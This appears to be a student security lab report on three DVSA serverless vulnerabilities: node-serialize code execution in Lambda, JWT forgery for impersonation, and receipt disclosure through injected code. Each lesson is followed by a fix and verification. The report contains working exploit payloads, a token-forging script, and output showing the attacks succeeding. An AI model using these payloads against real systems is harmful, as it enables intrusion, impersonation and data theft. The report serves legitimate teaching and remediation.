Lesson 1: Event Injection

- ## Goal & Vulnerability

This task demonstrates a **Remote Code Execution (RCE)** vulnerability in the DVSA backend caused by unsafe deserialization.

An attacker can send a specially crafted JSON payload that contains executable JavaScript. Instead of treating the input as data, the backend executes it, allowing arbitrary code execution inside the Lambda environment.

Impact:

The attacker can run code with the same permissions as the Lambda function, potentially accessing AWS resources such as DynamoDB, S3, or environment variables.

- ## Logic




Figure: The Event Injection Request Flow




Figure: Intended System Logic (Correct Behavior)

- ## Root Cause

The backend uses node-serialize, which:

- accepts serialized functions (_$$ND_FUNC$$_)
- executes them automatically during deserialization

Instead of safe parsing (JSON.parse), input is executed as code.

Exploit Path

1. Send malicious JSON with embedded function
2. Lambda deserializes input
3. Function executes immediately
4. Code runs before normal logic

- ## Evidence
  - **Set the API Variable**: export API="[Your-Invoke-URL]/order" .
  - **Execute the Exploit**: Use curl to send a POST request containing the malicious function and a dummy Authorization header to satisfy the backend's header checks .

```
export API="https://YOUR-API-ID.execute-api.us-east-1.amazonaws.com/Stage/order"

curl -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer dummy.payload.signature" \
  -d '{"action":"_$$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()","cart-id":""}'
: Bearer dummy.payload.signature" \
```

```
(base) vdominator@huawei_nova_3-64b753d7d50 ~ % export API='https://8x8zfrgt33.execute-api.us-east-1.amazonaws.com/dvsa/order'
(base) vdominator@huawei_nova_3-64b753d7d50 ~ %
curl -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer dummy.payload.signature" \
  -d '{"action":"_$$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my hacked file!\"); var fi
leData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()","cart-id":""}'
{"message": "Internal server error"}%                                    (base) vdominator@huawei_nova_3-64b753d7d50 ~ %
```

```
2026-04-21T13:40:27.788Z        2026-04-21T13:40:27.788Z 65a9c86d-1e69-4cd9-9561-c1d1571b0e87 ERROR FILE READ SUCCESS: You are reading the contents of my hacked file!

2026-04-21T13:40:27.788Z        65a9c86d-1e69-4cd9-9561-c1d1571b0e87    ERROR   FILE READ SUCCESS: You are reading the contents of my hacked file!

2026-04-21T13:40:27.789Z        2026-04-21T13:40:27.789Z 65a9c86d-1e69-4cd9-9561-c1d1571b0e87 ERROR Invoke Error {"errorType":"SyntaxError","errorMessage":"Unexpected token 0 in JSON at position 0","stack":["SyntaxError: Unexpected token 0 in JS…

2026-04-21T13:40:27.789Z        65a9c86d-1e69-4cd9-9561-c1d1571b0e87    ERROR   Invoke Error
{
```

- ## Impact
  - Arbitrary code execution inside Lambda
  - Access to AWS resources (DynamoDB, S3)
  - Violates integrity and confidentiality

- # Fix Strategy
    - Remove unsafe deserialization node-serialize
    - Treat input as data only
    - Validate input schema

```
exports.handler = (event, context, callback) => {
    // console.log(JSON.stringify(event));
    var req = serialize.unserialize(event.body);
    var headers = serialize.unserialize(event.headers);
    var auth_header = headers.Authorization || headers.authorization;
    var token_sections = auth_header.split('.');
    var auth_data = jose.util.base64url.decode(token_sections[1]);
    var token = JSON.parse(auth_data);
    var user = token.username;
    var isAdmin = false;
```

```
exports.handler = (event, context, callback) => {
    // console.log(JSON.stringify(event));
    var req = JSON.parse(event.body || "{}");
    var headers = event.headers || {};
    var auth_header = headers.Authorization || headers.authorization;
    var token_sections = auth_header.split('.');
    var auth_data = jose.util.base64url.decode(token_sections[1]);
    var token = JSON.parse(auth_data);
    var user = token.username;
    var isAdmin = false;

    var params = {
```

- # Verification

```
2026-04-21T13:41:45.349Z        START RequestId: a112c33a-1f46-450b-ad44-44d23a305d6f Version: $LATEST

START RequestId: a112c33a-1f46-450b-ad44-44d23a305d6f Version: $LATEST

2026-04-21T13:41:45.387Z        2026-04-21T13:41:45.387Z a112c33a-1f46-450b-ad44-44d23a305d6f ERROR Invoke Error {"errorType":"SyntaxError","errorMessage":"Unexpected token \u in JSON at position 0","stack":["SyntaxError: Unexpected token \u in JS…

2026-04-21T13:41:45.387Z        a112c33a-1f46-450b-ad44-44d23a305d6f    ERROR   Invoke Error
{
    "errorType": "SyntaxError",
    "errorMessage": "Unexpected token \ufffd in JSON at position 0",
    "stack": [
        "SyntaxError: Unexpected token \ufffd in JSON at position 0",
        "    at JSON.parse (<anonymous>)",
        "    at exports.handler (/var/task/order-manager.js:15:22)",
        "    at Runtime.handleOnceNonStreaming (file:///var/runtime/index.mjs:1306:29)"
    ]
}
```

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior	Exploit Behavior
Event Injection	Input must be data, not code.	Logs; API Endpoint.	Orders process normally.	Log shows injected message.

Vulnerability	Why Deviation	Class	Fix Applied	Post-Fix Verification
Event Injection	Arbitrary code execution.	Security Abuse.	JSON.parse in Lambda.	Injected log no longer appears.

- # Takeaway

Vulnerable dependencies can convert simple JSON requests into immediate backend code execution. In serverless systems, this is dangerous because the attacker inherits the Lambda's permissions (S3, DynamoDB access). The principle of Defense in Depth requires consistent input validation and secure library selection.

Lesson 2: Broken Authentication

Goal and Vulnerability Summary

This lesson is about demonstrating a broken authentication vulnerability in DVSA. The affected component is in the backend authentication and authorization path used by the public order API. The aftermath of an attack can allow attackers to impersonate another user and access the user's order data. The vulnerability exists because the backend is created to trust identity information from JWT payload without properly verifying that the authentication token is legitimate and unmodified.

Why This Works / Root Cause

A JWT contains a header, payload, and signature. The payload includes identity claims such as the username and sub, while the signature is supposed to guarantee integrity. In this lesson, the backend will decode the JWT payload and uses those claims to determine the current user. However, it does not verify the token signature and required claims before trusting them. For this reason, an attacker can modify the payload to impersonate another user and the backend will still authorize requests using the forged identity. This Report will explicitly describe how decoding the JWT payload and using the name and sub without validating the signature and basic claims.

Environment and Setup

DVSA was deployed in N. Virginia (us-east-1) using the Serverless Application Repository, and the website was accessed using the WebsiteURL from the CloudFormation Outputs page. Two non-admin users were created for testing, and they are:

- User B (userb) as the attacker
- User C (userc) as the victim

Both users placed an order. The public API endpoint was obtained from browser DevTools by observing frontend order requests. The tools used for this lesson were:

- AWS console
- Browser DevTools
- curl
- python3
- jq

- Ubuntu terminal

Reproduction Steps

1- First, deploy a fresh DVSA stack and open the WebsiteURL from CloudFormation.

2- Then, create two users, B (attacker) and C (victim), and place at least one order for each.

3- While logged in as User B, open DevTools in the Orders section, click an order to show its details, then in the Fetch/XHR request copy the Request URL (API endpoint), and authorization token and save the values in a notepad. Figure 1 shows the DevTools and the API field.




Figure 1: DevTools interface

4- Repeat the same procedure with user C to confirm the victim account information

5- Export the API endpoint and tokens in a ubuntu terminal:

```
export API="https://<api-id>.execute-api.us-east-1.amazonaws.com/<stage>/order"
export TOKEN_B="<redacted>"
export TOKEN_C="<redacted>"
```

6- Decode the JWT payloads to get the claims for both tokens:

```
python3 - <<'PY'
import os, json, base64
def decode(token):
payload = token.split(".")[1]
payload += "=" * (-len(payload) % 4)
return json.loads(base64.urlsafe_b64decode(payload.encode()))
for name in ["TOKEN_B","TOKEN_C"]:
data = decode(os.environ[name])
print("\n"+name)
print("username:", data.get("username"))
print("sub :", data.get("sub"))
PY
```

7- Verify normal behaviour by sending a request with the real user B token:

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' | jq
```

8- Then, create a forged token by starting from User B's token, changing the username and sub claims to User C's identity, and reusing the original header and signature. Figure 2 shows the creation of the forged token.

```
user-m@MSI:~$ export FAKE_AS_C="$(
python3 - <<'PY'
import os, json, base64

t = os.environ["TOKEN_B"]
victim = os.environ["VICTIM_USER"]

h, p, s = t.split(".")
p += "=" * (-len(p) % 4)
data = json.loads(base64.urlsafe_b64decode(p.encode()))

# Impersonate victim
data["username"] = victim
data["sub"] = victim

newp = base64.urlsafe_b64encode(
    json.dumps(data, separators=(",", ":")).encode()
).rstrip(b"=").decode()

print(f"{h}.{newp}.{s}")
PY
)"
echo "Forged token length: ${#FAKE_AS_C}"
Forged token length: 1068
```

Figure 2: Attacker creates a forged token

9- Send the same orders request using the forged token.

10- If the system is vulnerable, then the backend will accept the forged token and returns User C's order list or order details instead of restricting the response to User B.

Evidence and Proof

The vulnerability was confirmed by comparing the normal behaviour and the exploited behaviour.

Normal behaviour: when the real User B token is used, the API returns only User B's order data. Figure 3 shows User B's order.

```
user-m@MSI:~$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_B" \
  --data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "5cebf462-90f2-45a7-9918-d20995a8c435",
      "date": 1776640006,
      "total": 32,
      "status": "shipped",
      "token": "4XLATGKnF07p"
    }
  ]
}
```

Figure 3: User B's order details

Exploited behaviour: After modifying the JWT payload and using the forged token, the API returned User C's order list or full order details. Figure 4 shows User C's order taken using the forged token.

```
user-m@MSI:~$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_C" \
  --data-raw '{"action":"orders"}' | jq
{
  "status": "ok",
  "orders": [
    {
      "order-id": "289a24de-0766-4e03-864c-93bbb769dc45",
      "date": 1776642606,
      "total": 40,
      "status": "processed",
      "token": "VxVQiQ7PJoXA"
    }
  ]
}
```

Figure 4: User C order taken using User B's forged token

After using the fake token, User B can retrieve User C's order list or order details. Figure 5 shows the result of User B attempting to use the fake token to get User C's data and succeeding. User C created the order under the name and address unknown, which is why it shows unknown in those fields.

```
user-m@MSI:~$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_C" \
  --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_C\"}" | jq
{
  "status": "ok",
  "order": {
    "address": {
      "name": "unknown",
      "address": "unkown",
      "phone": "123456",
      "email": ""
    },
    "confirmationToken": "VxVQiQ7PJoXA",
    "itemList": {
      "1014": 1
    },
    "orderId": "289a24de-0766-4e03-864c-93bbb769dc45",
    "orderStatus": 200,
    "paymentTS": 1776642606,
    "totalAmount": 40,
    "userId": "44f8d4d8-f0f1-70f0-178d-66d0eea97409"
  }
}
```

Figure 5: User B retrieving User C's full order details using the forged token

Fix Strategy / probable Mitigation

The fix belongs in the backend authentication and authorization logic used by the orders API, specifically in the lambda function that reads the JWT and determines the current user identity. The correct mitigation is to verify the JWT signature and required claims before trusting any identity field, such as username or sub. Public endpoints should reject any tampered or unverifiable token. This will address the root problem because it prevents the backend from authorizing requests based on attacker-modified claims.

Code / Config Changes

The vulnerability logic decoded the JWT payload directly and trusted the result from the code below:

```
var auth_header = headers.Authorization || headers.authorization;
var token_sections = auth_header.split('.');
var auth_data = jose.util.base64url.decode(token_sections[1]);
var token = JSON.parse(auth_data);
var user = token.username;
```

The fixed code replaces the logic with a verified JWT handling. The backend should reject missing tokens, verify the Cognito JWT, strip the bearer prefix if present, and only after that allow the verified claims. The code below is a fixed version that addresses these issues:

```
var auth_header = (headers.Authorization || headers.authorization || "");
var jwt = auth_header.replace(/^Bearer\s+/i, "").trim();
if (!jwt) {
return callback(null, resp(401, { status: "err", msg: "missing authorization" }));
}

verifyCognitoJwt(jwt).then((claims) => {
var user = claims.username || claims["cognito:username"] || claims.sub;
if (!user) {
return callback(null, resp(401, { status: "err", msg: "missing subject" }));
}
var isAdmin = false;
```

At the end of the promise chain, add an extra catch block that rejects invalid tokens:

```
}).catch((e) => {
console.log("JWT verify failed:", e);
return callback(null, resp(401, { status: "err", msg: "invalid token" }));
});
```

The fix is applied in the DVSA-ORDER-MANAGER/order-manager.js file in Lambda, in the section before the backend trusts the username and sub.

Verification After Fix

After applying the fix, I redid the same procedures.
First, I Checked that the genuine token still worked normally:

Then I did the forged token request:

```
curl -s "$API" \
-H "content-type: application/json" \
-H "authorization: $FAKE_ASC" \
--data-raw '{"action":"orders"}' | jq
```

After the fix:

- The legitimate token still returned User B's orders
- The forged token was rejected with an unauthorized or invalid-token style response
- The forged token no longer returned User C's order data and the request was rejected,

  while User B's real token still worked

This means that the backend no longer trusted the modified JWT payload claims unless the token was successfully verified first. This is the expected results, after the fix, that was required to fix

this vulnerability. Figure 6 shows User B attempting to use the fake token to get User C's orders after the fix.

```
user-m@MSI:~$ curl -s "$API" \
  -H "content-type: application/json" \
  -H "authorization: $FAKE_AS_C" \
  --data-raw "{\"action\":\"get\",\"order-id\":\"$ORDER_C\"}" | jq
{
  "status": "err",
  "msg": "invalid token"
}
```

Figure 6: backend rejecting User B's fake token

Structured Operation and Security Analysis

Table 1: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behaviour Evidence	Exploit Behaviour Evidence
Broken Authentication	Only a valid, verified JWT may determine user identity. User B must not access User C's orders	Browser Login and orders workflow, captures /order API request, JWT, structured and claims, exploit response, backend authentication logic	Using the genuine User B token, the order API returned only User B's own orders	After modifying the JWT payload and reusing the forged token, the request returned User C's order list or full order details.

Table 2: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Broken Authentication	The backend trusted any claims about the identity from the JWT whose integrity are not verified. This violates the intended authentication and authorization logic because attacker-controlled claims were used to authorize access to another user's data	Intentional misuse / security-relevant abuse	Verified JWT signature and required claims in the DVSA-ORDER-MANAGER backend authentication path before trusting username and sub.	The forged token no longer returns the victim order data, while the real token still worked normally.	Did not measure

Takeaway / Lessons Learned

The main takeaway from this lesson is that decoded JWT payload data must never be trusted until a valid token has been verified cryptographically. In a serverless environment, once an API Lambda accepts the wrong identity token, downstream services may process the requests like how it would do it for the original user, but in this case, for the attacker. A secure design principle that will prevent this is to verify before trusting the JWT signature, issuer, audience, and required claims before using any identity field for authorization.

Lesson 3: Sensitive Information Disclosure

Goal and Vulnerability Summary

This lesson demonstrates a **Sensitive Information Disclosure** vulnerability in DVSA. The disclosure is made possible by unsafe deserialization in the DVSA-ORDER-MANAGER Lambda, which allows crafted input to trigger unintended backend behaviour and expose receipt data. This allows the attacker to inject and execute unintended code through crafted input, which can then be used to access sensitive backend functionality and retrieve data that should not be exposed. The weakness exists because untrusted request data is deserialized unsafely and then trusted by the backend afterward.

Why This Works / Root Cause

The vulnerability works because the backend accepts attacker-controlled input and deserializes it in an unsafe way. Instead of safely parsing the JSON data, the vulnerable code allows specially crafted values to be interpreted in a dangerous manner. This allows attackers to inject a function-like payload into the request and have the backend execute it. After the code is executed, the attacker is able to call internal AWS functionality from the inside the Lambda environment.

Environment and Setup

DVSA was deployed in N. Virginia (us-east-1) using the Serverless Application Repository, and the website was accessed using the WebsiteURL from the CloudFormation Outputs page using a fresh stack. Two non-admin users were created for testing, and they are:

- User B (userb) as the attacker
- User C (userc) as the victim

Both users placed at least one order. The public API endpoint was obtained from browser DevTools by observing frontend order requests. The AWS components used for this lesson were:

- API Gateway
- DVSA-ORDER-MANAGER
- CloudWatch Logs
- Internal Lambda invocation
- S3 presigned receipt download

And the tools used were:

- AWS console

- Browser DevTools
- curl
- python3
- jq
- Ubuntu terminal

Reproduction Steps

1- Deploy a fresh DVSA stack and open the WebsiteURL from CloudFormation

2- Create User B and User C, and place one order for each

3- While logged in as User B, open DevTools in the Orders section and copy:

- The Request URL (API endpoint)
- The authorization token

4- Export the values in the terminal:

```
export API="https://<api-id>.execute-api.us-east-1.amazonaws.com/<stage>/order"
export TOKEN_B="<redacted>"
```

5- After exporting User B's token, the JWT payload was decoded to confirm the attacker identity and verify that the token was still valid. The output showed the sub, username, expiration time, current time, and confirmed that the token had not expired:

```
python3 - <<'PY'
import os, json, base64, time
t = os.environ["TOKEN_B"]
p = t.split(".")[1]
p += "=" * (-len(p) % 4)
d = json.loads(base64.urlsafe_b64decode(p.encode()))
print("sub :", d.get("sub"))
print("username:", d.get("username"))
print("exp :", d.get("exp"))
print("now :", int(time.time()))
print("expired?:", int(time.time()) > d["exp"])
PY
```

6- Verify the normal behaviour by sending a legitimate request:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

7- Test whether the vulnerable deserialization path can execute injected content by sending a marker payload:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw
'{"action":"_$$ND_FUNC$$_function(){console.error(\"PATCH_TEST_123\");}()","cart-id":""}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

8- Open CloudWatch Logs for DVSA-ORDER_MANAGER and confirm that PATCH_TEST_123 appears. Figure 1 shows the PATCH_TEST_123 in the logs.

Timestamp	Message
2026-04-23T19:08:32.140Z	REPORT RequestId: 17f603ec-86c4-41fb-b06b-853a270a7769 Duration: 879.71 ms Billed D
2026-04-23T19:09:14.464Z	START RequestId: 16aa99d8-083a-442d-9556-d2d0fb43b3fb Version: $LATEST
2026-04-23T19:09:14.465Z	2026-04-23T19:09:14.465Z 16aa99d8-083a-442d-9556-d2d0fb43b3fb ERROR PATCH_TEST_123

Figure 7: PATCH_TEST_123 shown in the recent logs

9- Download the Lambda source package for DVSA-ORDER-MANAGER, add aws-sdk@2, re-zip it, and upload it back to Lambda. Use the code below to do so. Figure 2 also shows finishing the process and uploading it back into Lambda.




Figure 8: Adding the ZIP file back with aws-sdk@2

```
mkdir -p ~/dvsa-order-manager
cd ~/dvsa-order-manager
unzip /path/to/DVSA-ORDER-MANAGER.zip

export PATH=/usr/bin:/bin:$PATH
hash -r

npm install aws-sdk@2
zip -r ~/dvsa-order-manager-with-awssdk.zip .
```

10- Verify that aws-sdk can now be loaded through the same injection path:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"_$$ND_FUNC$$_function(){try{var a=require(\"aws-sdk\");console.error(\"STEP_OK_3\");}catch(e){console.error(\"STEP_ERR_3:\"+e.message);} }()","cart-id":""}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

11- Check and confirm if STEP_OK_3 is in CloudWatch, use the same injection path to invoke the internal function that generates receipt download links. Figure 3 shows the keyword in the logs.

Timestamp	Message
2026-04-23T19:19:59.293Z	START RequestId: 58bbed2e-8a96-4a31-b645-6c2603521fb6 Version: $LATEST
2026-04-23T19:20:00.925Z	END RequestId: 58bbed2e-8a96-4a31-b645-6c2603521fb6
2026-04-23T19:20:00.925Z	REPORT RequestId: 58bbed2e-8a96-4a31-b645-6c2603521fb6 Duration: 1630.85 ms Bill
2026-04-23T19:20:59.293Z	START RequestId: 74b580bd-bcab-416d-95ff-ee3346018862 Version: $LATEST
2026-04-23T19:21:00.019Z	END RequestId: 74b580bd-bcab-416d-95ff-ee3346018862
2026-04-23T19:21:00.019Z	REPORT RequestId: 74b580bd-bcab-416d-95ff-ee3346018862 Duration: 725.03 ms Bille
2026-04-23T19:21:05.762Z	START RequestId: 4cef754c-2f30-4c1d-a631-7b6903b89877 Version: $LATEST
2026-04-23T19:21:14.904Z	2026-04-23T19:21:14.904Z 4cef754c-2f30-4c1d-a631-7b6903b89877 ERROR STEP_OK_3
2026-04-23T19:21:15.190Z	END RequestId: 4cef754c-2f30-4c1d-a631-7b6903b89877

Figure 9: STEP_OK_3 shown in the logs

12- In CloudWatch, copy the full presigned receipt ZIP URL from the log output and open it immediately in the browser. If the link expires, rerun the exploit to generate a new one. Figure 4 shows the URL that contains the receipts.

13- Once you download the ZIP file, extract it, and open one of the receipts files to confirm that backend-generated receipts were accessed through the exploit.

Evidence and Proof

The vulnerability was confirmed in different stages:
Normal behaviour: a legitimate orders request returned the attacker's order data.

Figure 10: Shows the payload with the URL covered that contains the ZIP file

Exploit behaviour:

- CloudWatch showed PATCH_TEST_123, proving the injected payload was executed.
- CloudWatch then showed STEP_OK_3, proving that aws-sdk could be loaded from the injected code path.
- Finally, the internal receipt-generation function was triggered and returned a presigned URL for a ZIP file containing the receipts.

This shows that unsafe deserialization allows attacker input to trigger unintended code execution and abuse backend functionality. The result was the disclosure of backend-generated receipt files through a presigned ZIP download URL, allowing the attacker to retrieve receipt data that should not have been exposed.

Fix Strategy / probable Mitigation

The fix involves the DVSA-ORDER-MANAGER Lambda, specifically in the request-handling logic that processes event.body and event.headers. The correct mitigation is to remove unsafe deserialization and replace it with strict JSON parsing and input validation. In addition, the backend should only allow known safe actions through an explicit allowlist. This addresses the root cause because the malicious function-style payload is no longer interpreted or accepted as a valid request value.

Code / Config Changes

The vulnerable code deserialized untrusted input unsafely and then trusted the resulting object.

The fix replaces that logic with:

- strict handling of event.body and event.headers
- safe JSON.parse(...)

- an explicit allowedActions set
- immediate rejection of unknown or malformed actions

The fix was applied in DVSA-ORDER-MANAGER/order-manager.js.
The main fixed code block was (both boxes):

```
let req;
let headers;

try {
req = typeof event.body === "string" ? JSON.parse(event.body) : event.body;
headers = typeof event.headers === "string"
? JSON.parse(event.headers)
: (event.headers || {});
} catch (e) {
return callback(null, {
statusCode: 400,
headers: { "Access-Control-Allow-Origin": "*" },
body: JSON.stringify({ status: "err", msg: "invalid json" })
});
}

const allowedActions = new Set([
"new",
"update",
"cancel",
"get",
```

```
"orders",
"account",
"profile",
"shipping",
"billing",
"complete",
"inbox",
"message",
"delete",
"upload",
"feedback",
"admin-orders"
]);

if (!req || typeof req.action !== "string" || !allowedActions.has(req.action)) {
return callback(null, {
statusCode: 400,
headers: { "Access-Control-Allow-Origin": "*" },
body: JSON.stringify({ status: "err", msg: "unknown action" })
});
}
```

These changes make sure that the backend only accepts expected request structures and no longer allows injected payloads to be executed.

Verification After Fix

After applying the fix, the same procedure was repeated.
First, try the old injection marker payload:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw
'{"action":"_$$ND_FUNC$$_function(){console.error(\"PATCH_TEST_123\");}()","cart-id":""}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

After the fix:

- backend returns an error “unknown action” when attempting to inject
- CloudWatch no longer showed “PATCH_TEST_123”

After trying the exploit path again that generated the receipt ZIP link, the backend receipt-generation exploit result did not appear in CloudWatch, and no ZIP link was generated.

Then, check if the normal functionality still works:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

The legitimate request still returned the valid order data with code 200. This confirms that the fix did not break normal website behaviour and successfully blocked the exploit path. Figures 5 and 6 show the CloudWatch and terminal results after the fix.

Figure 12: terminal returning "unknown action" after the fix

```
2026-04-23T20:17:00.209Z    REPORT RequestId: 64865fda-5db9-4750-b613-04ea24818290 Duration: 826.75 ms Billed Duration: 827 ms Memory Size: 128 MB Max Memory U…
2026-04-23T20:17:54.684Z    START RequestId: a017756a-8696-448a-a22b-13690ee82e83 Version: $LATEST
2026-04-23T20:17:58.454Z    END RequestId: a017756a-8696-448a-a22b-13690ee82e83
2026-04-23T20:17:58.454Z    REPORT RequestId: a017756a-8696-448a-a22b-13690ee82e83 Duration: 3769.52 ms Billed Duration: 3770 ms Memory Size: 128 MB Max Memory…
2026-04-23T20:17:59.112Z    START RequestId: 1427494f-8806-4382-8dde-b6cb3fc5caf4 Version: $LATEST
2026-04-23T20:17:59.787Z    END RequestId: 1427494f-8806-4382-8dde-b6cb3fc5caf4
2026-04-23T20:17:59.787Z    REPORT RequestId: 1427494f-8806-4382-8dde-b6cb3fc5caf4 Duration: 674.35 ms Billed Duration: 675 ms Memory Size: 128 MB Max Memory U…
2026-04-23T20:18:59.277Z    START RequestId: b02412cf-29df-49b1-8f2f-19cab13d34f0 Version: $LATEST
2026-04-23T20:19:00.037Z    END RequestId: b02412cf-29df-49b1-8f2f-19cab13d34f0
2026-04-23T20:19:00.037Z    REPORT RequestId: b02412cf-29df-49b1-8f2f-19cab13d34f0 Duration: 758.83 ms Billed Duration: 759 ms Memory Size: 128 MB Max Memory U…
  --data-raw '{"action":"_$$ND_FUNC$$_function(){var aws=require(\"aws-sdk\");var lambda=new aws.Lambda();var p={Functio
```

Figure 11: CloudWatch logs after the fix showing no new exploit keyword

```
  -w '\nHTTP_CODE=%{http_code}\n'
{"status":"err","msg":"unknown action"}
HTTP_CODE=200
```

Structured Operation and Security Analysis

Table 3: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behaviour Evidence	Exploit Behaviour Evidence
Sensitive Information Disclosure	The backend should safely parse request data, accept only expected action values, never execute attacker-controlled input, and never expose receipt	Browser Order workflow, API request structure, CloudWatch logs, injected request payloads, receipt ZIP output, Lambda code path.	A legitimate orders request returned normal order data only.	The injection payload produced PATCH_TEST_123, then triggered internal receipt generation and exposed

	files to unauthorized users.			downloadable receipt files.

Table 4: Structured analysis summary — Table B

